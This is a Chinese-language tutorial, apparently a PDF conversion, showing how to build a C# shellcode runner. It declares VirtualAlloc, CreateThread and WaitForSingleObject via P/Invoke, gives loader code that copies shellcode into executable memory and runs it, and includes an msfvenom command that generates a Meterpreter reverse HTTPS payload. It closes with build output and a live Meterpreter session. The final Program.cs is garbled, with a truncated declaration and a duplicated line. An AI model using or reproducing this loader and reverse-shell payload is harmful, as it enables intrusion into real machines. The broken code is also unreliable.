

MCD-ET 01

01 C# ShellCode Runner


Author: x1gua

Date: 20230408

一个最基本ShellCode Runner包括以下几个部分，在C#中也对应了不同调用Win32 API的方法。

1. Shellcode
2. 申请本地内存空间 - VirtualAlloc
3. 拷贝 Shellcode - Marshal.Copy
4. 运行 Shellcode - CreateThread 和 WaitForSingleObject

既然要调用方法，那么就需要提及平台调用API（P/Invoke）的概念，在C#中可以使用DllImportAttribute 类导入声明 Win32 API，利用到 P/Invoke 可以将 C++ 声明转换为 C# 方法标签（C# Method Signature），P/Invoke可以参考这个[网站](#)，左上角搜索即可。



以下找到需要用到的P/Invoke

```
[DllImport("kernel32.dll")]
public static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint
dwSize, uint flAllocationType, uint flProtect);
[DllImport("kernel32.dll", CharSet = CharSet.Ansi)]
public static extern IntPtr CreateThread(IntPtr lpThreadAttributes,
uint dwStackSize, IntPtr lpStartAddress, IntPtr lpParameter, uint
dwCreationFlags, IntPtr lpThreadId);
[DllImport("kernel32.dll", SetLastError = true)]
public static extern UInt32 WaitForSingleObject(IntPtr hHandle, UInt32
dwMilliseconds);
```

那么之后怎么去使用呢？

结合官方文档中个方法参数含义去使用，下面给出使用样例：[VirtualAlloc function \(memoryapi.h\)](#).

```
byte[] buf = new byte[xxx] {0xfc,0xe8,0x8f,0x00,0x00,0x00,0x60,0x89};
int size = buf.Length;
IntPtr addr = VirtualAlloc(IntPtr.Zero, 0x1000, 0x3000, 0x40);
Marshal.Copy(buf, 0, addr, size);
IntPtr hThread = CreateThread(IntPtr.Zero, 0, addr, IntPtr.Zero, 0,
IntPtr.Zero);
WaitForSingleObject(hThread, 0xFFFFFFFF);
```

Microsoft | Learn | Documentation | Training | Certifications | Q&A | Code Samples | Assessments | Shows | Events

Windows App Development | Explore | Development | Platforms | Resources | Dashboard

Filter by title

- VirtualAlloc function
- VirtualAlloc2 function
- VirtualAlloc2FromApp function
- VirtualAllocEx function
- VirtualAllocExNuma function
- VirtualAllocFromApp function
- VirtualFree function
- VirtualFreeEx function
- VirtualLock function
- VirtualProtect function
- VirtualProtectEx function
- VirtualProtectFromApp function
- VirtualQuery function
- VirtualQueryEx function
- VirtualUnlock function
- WIN32_MEMORY_RANGE_ENTRY structure
- WIN32_MEMORY_REGION_INFORMATION structure

Learn / Windows / Apps / Win32 / API / System Services / Memoryapi.h /

VirtualAlloc function (memoryapi.h)

Article • 07/27/2022 • 7 minutes to read

Reserves, commits, or changes the state of a region of pages in the virtual address space of the calling process. Memory allocated by this function is automatically initialized to zero.

To allocate memory in the address space of another process, use the VirtualAllocEx function.

Syntax

```
C++
LPVOID VirtualAlloc(
    [in, optional] LPVOID lpAddress,
    [in]           SIZE_T dwSize,
    [in]           DWORD  flAllocationType,
    [in]           DWORD  flProtect
);
```

Parameters

[in, optional] lpAddress

The starting address of the region to allocate. If the memory is being reserved, the specified address is rounded down to the nearest multiple of the allocation granularity. If the memory is already reserved and is being

In this article

- Syntax
- Parameters
- Return value
- Remarks

Show more

其中还有shellcode没有生成

```
msfvenom -p windows/x64/meterpreter/reverse_https LHOST=172.16.181.154
LPORT=8443 -f csharp
```

最后在 Visual Studio 中创建项目（控制台应用.NET Framework）
并写入代码，生成64位release版，运行即可。

Program.cs

```
using System.Text;
using System.Threading.Tasks;
using System.Diagnostics;
using System.Runtime.InteropServices;

namespace L02
{
    0 个引用
    class Program
    {
        [DllImport("kernel32.dll")]
        1 个引用
        public static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint dwSize, uint flAllocationType, uint flProtect);
        [DllImport("kernel32.dll", CharSet = CharSet.Ansi)]
        1 个引用
        public static extern IntPtr CreateThread(IntPtr lpThreadAttributes, uint dwStackSize,
        [DllImport("kernel32.dll", SetLastError = true)]
        1 个引用
        public static extern UInt32 WaitForSingleObject(IntPtr hHandle, UInt32 dwMilliseconds);

        0 个引用
        static void Main(string[] args)
        {
            byte[] buf = new byte[538];
            int size = buf.Length;
            IntPtr addr = VirtualAlloc(IntPtr.Zero, 0x1000, 0x3000, 0x40);
            Marshal.Copy(buf, 0, addr, size);
            IntPtr hThread = CreateThread(IntPtr.Zero, 0, addr, IntPtr.Zero, 0, IntPtr.Zero);
            IntPtr hThread = CreateThread(IntPtr.Zero, 0, addr, IntPtr.Zero, 0, IntPtr.Zero);
        }
    }
}
```

100 % 未找到相关问题

输出

显示输出来源(S): 生成

已启动生成...

1> L02 -> C:\Users\Administrator\source\repos\L02\L02\bin\Release

生成: 成功 1 个, 失败 0 个, 最新 OS

meterpreter > sysinfo

```
Computer : Win10-2020BGULZ
OS       : Windows 10 (10.0 Build 19045).
Architecture : x64
System Language : zh_CN
Domain : WorkGroup
Logged On Users : 2
Meterpreter : x86/windows
```

文件 主页 共享 查看 应用程序工具

Administrator > source > repos > L02 > L02 > bin > Release

名称	修改日期	类型
L02.exe	2023/3/28 10:53	应用程序
L02.exe.config	2023/3/28 10:46	XML Configura
L02.pdb	2023/3/28 10:53	Program Debu